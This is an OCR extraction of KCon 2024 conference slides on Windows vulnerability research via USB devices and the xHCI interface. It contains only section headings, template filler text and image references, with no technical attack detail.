KCon 2024

新视角关注Windows漏洞挖掘
从USB设备到操作系统内核

演讲人：B1aN

时间：2024.08.24

目录

CONTENT

KCon 2024

KCon

PART ONE

01

选题背景和研究意义

MANDAMUS MEDIOCREM REREHENDUNT

选题背景和研究意义

MANT EUM E

KCon

PART ONE

02


研究思路与研究方法

MANDAMUS MEDIOCREM REREHENDUNT

研究思路与研究方法

MANT EUM E


软硬件界面



研究思路与研究方法

MANT EUM E

软硬件界面



研究思路与研究方法


MANT EUM E

软硬件界面

软硬件界面

eXtensible Host Controller Interface for Universal Serial Bus (xHCI)


通过xHCI，软件和硬件的桥梁被建立。



研究思路与研究方法

MANT EUM E

软硬件界面



研究思路与研究方法


MANT EUM E

软硬件界面

研究思路与研究方法

MANT EUM E


漏洞挖掘范围



